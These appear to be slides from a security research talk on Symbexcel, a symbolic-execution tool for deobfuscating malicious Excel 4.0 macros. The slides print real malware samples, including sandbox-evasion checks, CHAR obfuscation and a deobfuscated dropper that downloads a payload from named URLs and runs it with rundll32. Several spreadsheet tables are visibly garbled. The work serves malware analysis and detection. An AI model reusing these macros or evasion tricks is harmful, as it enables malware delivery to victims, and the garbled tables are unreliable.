

Symbexcel: Bringing the Power of Symbolic Execution to the Fight Against Malicious Excel 4 Macros

Giovanni Vigna, Nicola Ruaro, Fabio Pagani, Stefano Ortolani

Threat Analysis Unit, NSBU, VMware, Inc.
University of California, Santa Barbara

August 2021




Who we are



Giovanni Vigna

Senior Director of threat Intelligence – VMware
Professor of Computer Science – UCSB
Founder - Shellphish



Nicola Ruaro

PhD Student – UCSB
Member - Shellphish



Fabio Pagani

PostDoc Researcher – UCSB
Member - Shellphish



Stefano Ortolani

Threat Researcher – VMware



Excel 4.0/XLM Macros in Malware

A legacy of maliciousness

New trend in delivery malware

Malware that is used to download or drop a more persistent payload

Primarily being delivered as email attachment

Typically via XLS documents, but possible with certain OOXML types

Observed deploying commodity malware

Trickbot, Danabot, Gozi, Zloader, etc.

We have been tracking this threat since the beginning of 2020

Set of obfuscation techniques in continuing evolution



What Are XL4 Macros?

Power to be abused

25+ year old feature of Excel

Predecessor to/replaced by VBA macros

Large set of functions that can be used to interact with both an Excel workbook and the operating system (WinAPI access)

Robust, and easy to understand and create

Resemble today's Excel formulas/functions

Commonly used for benign purposes by older workbooks that have not migrated to VBA

Legitimate business use for calculations

| fx | | =SUM(D1:D3) |
|----|---|-------------|
| D | E | |
| 1 | | 6 |
| 2 | | |
| 3 | | |

Standard Function

| | |
|---|-------------------------|
| 1 | =ALERT("Hello, World!") |
| 2 | Microsoft Excel |
| 3 | |
| 4 | i Hello, World! |
| 5 | |
| 6 | OK |
| 7 | |

XL4 Examples

| | |
|---|--|
| 4 | =EXEC("powershell.exe -noexit write-host 'Hello, World!'") |
| 5 | Windows PowerShell |
| 6 | Hello, World! |



What Are XL4 Macros?

Standard vs XL4 macros

Standard Formulas/Functions

Limited to workbook-related calculations/computations (math/stats)

Interaction with components outside of the workbook NOT possible

Enabled by default on all worksheets

XL4 Functions

Robust functionality that allows access to file system, registry, WinAPI, etc.

Replaced by VBA macros, but are still functional today

Must reside on an Excel 4.0-enabled macro sheet



XL4 Macro Essentials

Code and data

Control flow

| | |
|-------------------------------------|-------------------------------------|
| =ALERT("This will execute first!") | <--- this is the Auto_Open cell |
| =ALERT("This will execute second!") | |
| =ALERT("This will execute third!") | |
| =GOTO(RC[1]) | |
| | =ALERT("This will execute fourth!") |
| | =RETURN() |

In an XL4 macro the entry point is the cell containing the Auto_Open label

Once the Auto_Open cell is executed, control flow is passed to the cell directly below within the same column; this pattern repeats until interrupted

This sequential line-by-line execution can be interrupted by transferring control to another cell via the functions GOTO, RUN, or a user-defined function

Data flow

```
=FORMULA("This string will be written to the cell to the right", RC[1]) This string will be written to the cell to the right
```

Data is often moved around macro sheets via the FORMULA and FORMULA.FILL functions

These functions require a value to be written, and a reference of the destination cell



Example: Environmental Checks

Hidden macro sheet

No obfuscated code


Sandbox evasion routine:

User interaction

Mouse capability

Audio capability

Evasion Routine



The screenshot shows a Microsoft Excel spreadsheet with columns A, B, and C. Row 1 contains the formula =IF(ALERT("We found a problem with some content. Do you want to try to recover as much as we can?"). Rows 2 and 3 contain formulas related to mouse and audio capabilities. A red box highlights these rows. A red box also highlights the warning dialog box that appears over the spreadsheet, which says "Microsoft Excel" and "We found a problem with some content. Do you want to try to recover as much as we can?".

| | A | B | C |
|----|--|--|--|
| 1 | =IF(ALERT("We found a problem with some content. Do you want to try to recover as much as we can?"), | =IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)), | =FORMULA.FILL(Sheet1!Y100 |
| 2 | =IF(GET.WORKSPACE(19),,CLOSE(TRUE)) | Mouse | =RETURN() |
| 3 | =IF(GET.WORKSPACE(42),,CLOSE(TRUE)) | Audio | =IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)), |
| 4 | =IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), | =RETURN() | =FORMULA.FILL(Sheet1!Y102 |
| 5 | =RETURN() | | =FORMULA.FILL(Sheet1!Y103) |
| 6 | | | |
| 7 | | | |
| 8 | | | |
| 9 | | | |
| 10 | | | |
| 11 | | | |
| 12 | xGH1XhvLMa2X4cVA3qtx | | |



Example: Evasion Evolution

Extra protection

Hides macro sheet with *VeryHidden* flag instead of *Hidden*

Extends evasion routine

Checks display size/dimensions of workspace


Height/width

Another sandbox evasion attempt

Original evasion tricks

```
1 =IF(GET.WORKSPACE(42),,CLOSE(TRUE))  
2 =GET.WORKSPACE(13)  
3 =GET.WORKSPACE(14)  
4 =IF(A2<770, CLOSE(FALSE),)  
5 =IF(A3<381, CLOSE(FALSE),)  
6 =IF(GET.WORKSPACE(19),,CLOSE(TRUE))
```

New evasion trick:
Display Size Check
Height: (13)
Width: (14)



Example: Obfuscation

Obfuscation:

Heavy usage of CHAR function

Translates decimal to ASCII:

CHAR(76) = 'L'

Build true payload one character at a time
(concatenation)

| | A | B | C | D | E | F | G | H | I | J | K |
|----|--------------------|--------------------|--------------------|--|--|--|---|---|---|---|--|
| 1 | =CHAR(61)&CHAR(73) | =CHAR(61) | =CHAR(61) | =CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61) | =CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61) | =CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61) | =CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61) | =CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61) | =CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61) | =CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61) | =CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(61)=CHAR(A1) |
| 2 | =CHAR(70) | =CHAR(73) | =CHAR(73) | =CHAR(73)=CHAR(73)=CHAR(67)=CHAR(73)=CHAR(65) | =CHAR(73)=CHAR(73)=CHAR(67)=CHAR(73)=CHAR(65) | =CHAR(65) | =CHAR(76)=FORMULA(B1) | | | | |
| 3 | =CHAR(40) | =CHAR(70) | =CHAR(70) | =CHAR(70)=CHAR(70)=CHAR(65)=CHAR(70)=CHAR(76) | =CHAR(70)=CHAR(70)=CHAR(65)=CHAR(70)=CHAR(76) | =CHAR(76) | =CHAR(79)=FORMULA(C1) | | | | |
| 4 | =CHAR(71) | =CHAR(40)&CHAR(71) | =CHAR(40)&CHAR(71) | =CHAR(40)=CHAR(40)=CHAR(76)=CHAR(82)=CHAR(69) | =CHAR(40)=CHAR(40)=CHAR(76)=CHAR(82)=CHAR(69) | =CHAR(76) | =CHAR(83)=FORMULA(D1) | | | | |
| 5 | =CHAR(69) | =CHAR(69) | =CHAR(69) | =CHAR(71)=CHAR(73)=CHAR(76)=CHAR(91)=CHAR(82) | =CHAR(71)=CHAR(73)=CHAR(76)=CHAR(91)=CHAR(82) | =CHAR(40) | =CHAR(69)=FORMULA(E1) | | | | |
| 6 | =CHAR(84) | =CHAR(84) | =CHAR(84) | =CHAR(84)=CHAR(78)=CHAR(34)=CHAR(45)=CHAR(84)&C=CHAR(34) | =CHAR(84)=CHAR(78)=CHAR(34)=CHAR(45)=CHAR(84)&C=CHAR(34) | =CHAR(40) | =FORMULA(F1) | | | | |
| 7 | =CHAR(46) | =CHAR(46) | =CHAR(46) | =CHAR(46)=CHAR(85)=CHAR(117)=CHAR(49)=CHAR(34) | =CHAR(46)=CHAR(85)=CHAR(117)=CHAR(49)=CHAR(34) | =CHAR(83) | =CHAR(65)=FORMULA(G1) | | | | |
| 8 | =CHAR(87) | =CHAR(87) | =CHAR(87) | =CHAR(87)=CHAR(77)=CHAR(114)=CHAR(93)=CHAR(84) | =CHAR(87)=CHAR(77)=CHAR(114)=CHAR(93)=CHAR(84) | =CHAR(104) | =CHAR(76)=FORMULA(H1) | | | | |
| 9 | =CHAR(79)&CHAR(82) | =CHAR(79) | =CHAR(79) | =CHAR(79)=CHAR(66)=CHAR(108)=CHAR(60)=CHAR(104) | =CHAR(79)=CHAR(66)=CHAR(108)=CHAR(60)=CHAR(104) | =CHAR(101) | =CHAR(83)=FORMULA(I1) | | | | |
| 10 | =CHAR(75) | =CHAR(82) | =CHAR(82) | =CHAR(82)=CHAR(69)=CHAR(109)=CHAR(48)=CHAR(101) | =CHAR(82)=CHAR(69)=CHAR(109)=CHAR(48)=CHAR(101) | =CHAR(108) | =CHAR(69)=FORMULA(J1) | | | | |
| 11 | =CHAR(83) | =CHAR(75) | =CHAR(75)&CHAR(83) | =CHAR(75)=CHAR(82)=CHAR(111)=CHAR(44)=CHAR(32) | =CHAR(75)=CHAR(82)=CHAR(111)=CHAR(44)=CHAR(32) | =CHAR(51) | =CHAR(41)=WORKBOOK | | | | |
| 12 | =CHAR(80) | =CHAR(83) | =CHAR(80) | =CHAR(83)=CHAR(40)=CHAR(110)=CHAR(67)=CHAR(119) | =CHAR(83)=CHAR(40)=CHAR(110)=CHAR(67)=CHAR(119) | =CHAR(50) | | | | | |
| 13 | =CHAR(65) | =CHAR(80) | =CHAR(65) | =CHAR(80)=CHAR(69)=CHAR(34)=CHAR(65)=CHAR(111) | =CHAR(80)=CHAR(69)=CHAR(34)=CHAR(65)=CHAR(111) | =CHAR(34) | | | | | |
| 14 | =CHAR(67) | =CHAR(65) | =CHAR(67) | =CHAR(67)=CHAR(65)=CHAR(44)=CHAR(76)=CHAR(114) | =CHAR(67)=CHAR(65)=CHAR(44)=CHAR(76)=CHAR(114) | =CHAR(44) | | | | | |
| 15 | =CHAR(69) | =CHAR(67)&CHAR(69) | =CHAR(69) | | | 0)=CHAR(107) | =CHAR(34) | | | | |
| 16 | =CHAR(40) | =CHAR(40) | =CHAR(40) | | | 4)=CHAR(98) | =CHAR(83) | | | | |
| 17 | =CHAR(49) | =CHAR(49) | =CHAR(49)&CHA | | | 1)=CHAR(111)&CHAR(104) | | | | | |
| 18 | =CHAR(51)&CHAR(41) | =CHAR(52) | =CHAR(41) | | | CHAR(50)=CHAR(40)=CHAR(50)=CHAR(11)=CHAR(14)=CHAR(107)=CHAR(101) | | | | | |
| 19 | =CHAR(60) | =CHAR(41) | =CHAR(44) | | | =CHAR(41)=CHAR(34)=CHAR(111)=CHAR(10)=CHAR(32) | =CHAR(108) | | | | |
| 20 | =CHAR(55) | =CHAR(60) | =CHAR(44) | | | =CHAR(44)=CHAR(10)=CHAR(11)=CHAR(10)=CHAR(99) | =CHAR(69) | | | | |
| 21 | =CHAR(55) | =CHAR(51) | =CHAR(67) | | | =CHAR(44)=CHAR(11)=CHAR(110)=CHAR(11)=CHAR(97) | =CHAR(120) | | | | |
| 22 | =CHAR(48) | =CHAR(56) | =CHAR(76) | | | =CHAR(76)=CHAR(10)=CHAR(108)=CHAR(11)=CHAR(110) | =CHAR(101) | | | | |
| 23 | =CHAR(44) | =CHAR(49)&CHAR(44) | =CHAR(79) | | | =CHAR(79)=CHAR(11)=CHAR(111)=CHAR(34)=CHAR(110) | =CHAR(99) | | | | |
| 24 | =CHAR(32) | =CHAR(32) | =CHAR(83)&CHAR(69) | | | =CHAR(83)=CHAR(11)=CHAR(100)=CHAR(34)=CHAR(111) | =CHAR(117) | | | | |
| 25 | =CHAR(67) | =CHAR(67) | =CHAR(40) | | | =CHAR(69)=CHAR(11)=CHAR(84)=CHAR(85)=CHAR(116)&=CHAR(116) | | | | | |
| 26 | =CHAR(76) | =CHAR(76) | =CHAR(84) | | | =CHAR(40)=CHAR(34)=CHAR(111)=CHAR(82)=CHAR(98) | =CHAR(101) | | | | |
| 27 | =CHAR(79)&CHAR(83) | =CHAR(79) | =CHAR(82) | | | =CHAR(84)=CHAR(44)=CHAR(70)=CHAR(76)=CHAR(101) | =CHAR(65) | | | | |
| 28 | =CHAR(69) | =CHAR(83) | =CHAR(85) | | | =CHAR(85)=CHAR(71)=CHAR(108)=CHAR(68)=CHAR(32) | =CHAR(34) | | | | |
| 29 | =CHAR(40) | =CHAR(69) | =CHAR(69) | | | =CHAR(69)=CHAR(84)=CHAR(108)=CHAR(11)=CHAR(111) | =CHAR(44) | | | | |
| 30 | =CHAR(70) | =CHAR(40) | =CHAR(41) | | | =CHAR(41)=CHAR(46)=CHAR(101)=CHAR(11)=CHAR(112) | =CHAR(34) | | | | |
| 31 | =CHAR(65) | =CHAR(70) | =CHAR(41) | | | =CHAR(41)=CHAR(87)=CHAR(65)=CHAR(11)=CHAR(101) | =CHAR(74)& | | | | |

All the CHARS.



Example: Time Dependency

Evasion:

Must be executed on specific day of month

Day of month is used in deobfuscation routine

Write day of month (+ 7) to cell X33

| | A | B | X |
|---|-----|--|---|
| | | =FORMULA(DAY(NOW())+7,X33) | |
| | | =FORMULA(CHAR(A1-X33)&CHAR(A2-X33)&CHAR(A3-X33)&CHAR(A4-X33)&CHAR(A5-X33)&CHAR(A6-X33)&CHAR(A7-X33)&CHAR(A8-X33)&CHAR(A9-X33)&CHAR(A10-X33)&CHAR(A11-X33)&CHAR(A12-X33)) | |
| | | =FORMULA(CHAR(B1-X33)&CHAR(B2-X33)&CHAR(B3-X33)&CHAR(B4-X33)&CHAR(B5-X33)&CHAR(B6-X33)&CHAR(B7-X33)&CHAR(B8-X33)&CHAR(B9-X33)&CHAR(B10-X33)&CHAR(B11-X33)&CHAR(B12-X33)) | |
| 1 | 78 | 78 | &CHAR(C2-X33)&CHAR(C3-X33)&CHAR(C4-X33)&CHAR(C5-X33)&CHAR(C6-X33)&CHAR(C7-X33)&CHAR(C8-X33)&CHAR(C9-X33)&CHAR(C10-X33)&CHAR(C11-X33)&CHAR(C12-X33)) |
| 2 | 90 | 90 | &CHAR(D2-X33)&CHAR(D3-X33)&CHAR(D4-X33)&CHAR(D5-X33)&CHAR(D6-X33)&CHAR(D7-X33)&CHAR(D8-X33)&CHAR(D9-X33)&CHAR(D10-X33)&CHAR(D11-X33)&CHAR(D12-X33)) |
| 3 | 87 | 87 | &CHAR(E2-X33)&CHAR(E3-X33)&CHAR(E4-X33)&CHAR(E5-X33)&CHAR(E6-X33)&CHAR(E7-X33)&CHAR(E8-X33)&CHAR(E9-X33)&CHAR(E10-X33)&CHAR(E11-X33)&CHAR(E12-X33)) |
| 4 | 57 | 57 | &CHAR(F2-X33)&CHAR(F3-X33)&CHAR(F4-X33)&CHAR(F5-X33)&CHAR(F6-X33)&CHAR(F7-X33)&CHAR(F8-X33)&CHAR(F9-X33)&CHAR(F10-X33)&CHAR(F11-X33)&CHAR(F12-X33)) |
| 5 | 88 | 88 | &CHAR(G2-X33)&CHAR(G3-X33)&CHAR(G4-X33)&CHAR(G5-X33)&CHAR(G6-X33)&CHAR(G7-X33)&CHAR(G8-X33)&CHAR(G9-X33)&CHAR(G10-X33)&CHAR(G11-X33)&CHAR(G12-X33)) |
| 6 | 86 | 86 | &CHAR(H2-X33)&CHAR(H3-X33)&CHAR(H4-X33)&CHAR(H5-X33)&CHAR(H6-X33)&CHAR(H7-X33)&CHAR(H8-X33)&CHAR(H9-X33)&CHAR(H10-X33)&CHAR(H11-X33)&CHAR(H12-X33)) |
| 7 | 101 | 101 | &CHAR(I2-X33)&CHAR(I3-X33)&CHAR(I4-X33)&CHAR(I5-X33)&CHAR(I6-X33)&CHAR(I7-X33)&CHAR(I8-X33)&CHAR(I9-X33)&CHAR(I10-X33)&CHAR(I11-X33)&CHAR(I12-X33)) |
| 8 | 63 | 63 | &CHAR(J2-X33)&CHAR(J3-X33)&CHAR(J4-X33)&CHAR(J5-X33)&CHAR(J6-X33)&CHAR(J7-X33)&CHAR(J8-X33)&CHAR(J9-X33)&CHAR(J10-X33)&CHAR(J11-X33)&CHAR(J12-X33)) |
| 9 | 104 | 104 | &CHAR(K2-X33)&CHAR(K3-X33)&CHAR(K4-X33)&CHAR(K5-X33)&CHAR(K6-X33)&CHAR(K7-X33)&CHAR(K8-X33)&CHAR(K9-X33)&CHAR(K10-X33)&CHAR(K11-X33)&CHAR(K12-X33)) |

Deobfuscate payload through rotating hard-coded integers (by -17)



Example: Time Dependency

```
+4=>3<@I"K1@  
+4=>A@I"K1@ #  
+4@3/2@I" K1@ ###  
+41:=A3@I!K1@  
+47:323:3B3@I&K1@  
+74]7A<C;03@IA3/@16]]@I!K1]]1:=A3]4/:A3]]  
+I1(JCaS`aj]]53BE=@9A>/13] $]]J/\^&2ObOJ:]QOZJBS[&J1D@]]@/<203BE33<]]""]]]b[^Qd`]  
+Vbb^a(UWOgb)`SQ][e^]Q1\hs\hbv\ts\sooZzW\^Se^]T`\b^V^]  
+Vbb^a(URQVcPQ)[e^]Q1\hs\hbv\ts\sooZzW\^Se^]T`\b^V^]  
+1/:]]c`Z[]\]]C@:2)e]Z]C@:]]  
+74]@I"K1*]1/:]]c`Z[]\]]  
+/:3@B]]BVS[e]`YP])Y]Q]C@:]]  
+1/:]]AVSZZ! ]]]AVSZZ3f@:]]  
+1:=A3]4/:A3@
```

Executed on Incorrect Day



Example: Time Dependency

```
+4=>3<@!"K1"
+4=>A@!"K1" #
+4@3/2@!" K1" ###
+41:=A3@!"K1"
+47:323:3B3@!&K1
+74]7A<C;03@!A3@!16]]@!"K1]]1:=A3]4/:A3]]
+1(JCaS`aj]]53BE=@9A>/13] $]]J/\^2ObOJ:]QOZJBS[&1D@]]@/<20
+Vbb^a(UWOgb)`SQ][e^]O1\hs\hbv\sr\sooZzW\^Se^]T`\b^V^]
+Vbb^a(URQVcPQ)[e^]Q
+1/:]]c`Z[]\]]C@:2)e]Z]C
+74]@!"K1*1/:]]c`Z[]\]]C@:2)e]Z]C
+/3@B]]BVS[e]`YP])Y]Q
+1/:]]AVSZZ! ]]]AVSZZ3f
+1:=A3]4/:A3]
```



Executed on Incorrect Day

```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),CLOSE(TRUE))
=IF(GET.WORKSPACE(42),CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),CLOSE(TRUE))
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\"&RANDBETWEEN(1,9999)&.reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&Y6&" /y"
=CALL("Shell32","ShellExecuteA","JJCCJJ",0,"open","C:\Windows\system32\reg.exe",Y7,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(Y6)
=FPOS(Y10,215)
=FREAD(Y10,255)
=FCLOSE(Y10)
=FILE.DELETE(Y6)
=IF(ISNUMBER(SEARCH("0001",Y12)),CLOSE(FALSE),)
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,999)
="https://gameaze.com/wp-content/themes/wp_data.php"
="https://friendoffishing.com/wp-content/themes/calliope/template-parts/wp_data.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y17,Y16,0,0)
=IF(Y19<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y18,Y16,0,0,))
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt. ,2)
=CALL("Shell32","ShellExecuteA","JJCCJJ",0,"open","C:\Windows\system32\rundll32.exe",Y16&","DIIRegisterServer",0,5)
=CLOSE(FALSE)
```



Executed on Correct Day



Example: Function Obfuscation

REGISTER is used to register windows function with custom names

Windows function are called using custom name

Use of label and cell address to access string

Evades static deobfuscator to extract useful strings like function name, DLL name, URLs, etc.

| | EX | FB |
|-------|----|---|
| 50853 | | =\$FL\$48723() |
| 50854 | | =REGISTER(mhKMsy,bZHvQ,uGMIT,o) |
| 50855 | | =epjCkIrC(qfMUVTYvD,0) |
| 50856 | | =epjCkIrC(LkkMUGJcl,0) |
| 50857 | | =REGISTER(nSfeuxBsR,KcCcnhz,XIPWmNN,IEPgvRE,,1,9) |
| 50858 | | =LITkWaB(0,EWTpLkpl,uVvHBTQml,0,0) |
| 50859 | | =IF(\$FB\$50858<>0) |
| 50860 | | =REGISTER(UugwzDuT,mgyvSoNSP,t) |
| 50861 | | =LiowanmD(EWTpLkpl,uVvHBTQml,,) |
| 50862 | | =END.IF() |
| 50863 | | =REGISTER(QQrzNoJ,xWDgvc,hSNCWN,qqSanP,,1,9) |
| 50864 | | =yqQsXVDr(0,msozDSno,EiuuKORJh,,0,0) |
| 50865 | | |

Single Step

Cell: [3c02d2641656c7061e6f89b7571cf6f87efd8265.xls]fb!FB50857

Formula:

=REGISTER("URLMON","URLDownloadToFileA","JJCCJJ","LITkWaB",1,9)

Custom function name referred using Label

Function call using custom name



The Problem with Deobfuscation

Many techniques to obfuscate malware

Some techniques hinder detection, some help

Deobfuscating macros necessary for:

- Understanding possible behaviors
- Extracting indicators of compromise (IoCs)

Extracting macros is a tedious, error-prone task

- Static analysis does not work
- Dynamic analysis only sees one path at a time

Can we automate deobfuscation in the presence of environmental checks?

How can we guess the “right values”?



The Power of Symbolic Execution

Technique to model multiple (all) possible executions

Interpret the code, keeping input values symbolic

If a conditional statement is found, fork a new state and add the appropriate constraint

Once an interesting point in the execution is reached, use a constraint solver to obtain a set of values that satisfy the constraints

Result: the deobfuscated code




Example

```
x = int(input())
y = x + 1
if y >= 10:
    if x < 100:
        interesting_code()
    else:
        error_1()
else:
    error_2()
```



Example

```
x = int(input())
y = x + 1
if y >= 10:
    if x < 100:
        interesting_code()
    else:
        error_1()
else:
    error_2()
```



Example


```
x = int(input())
y = x + 1
if y >= 10:
    if x < 100:
        interesting_code()
    else:
        error_1()
else:
    error_2()
```

| |
|----------------------------------|
| State A |
| Variables |
| x = <symval> y = <symval> + 1 |
| Constraints |
| ----- |



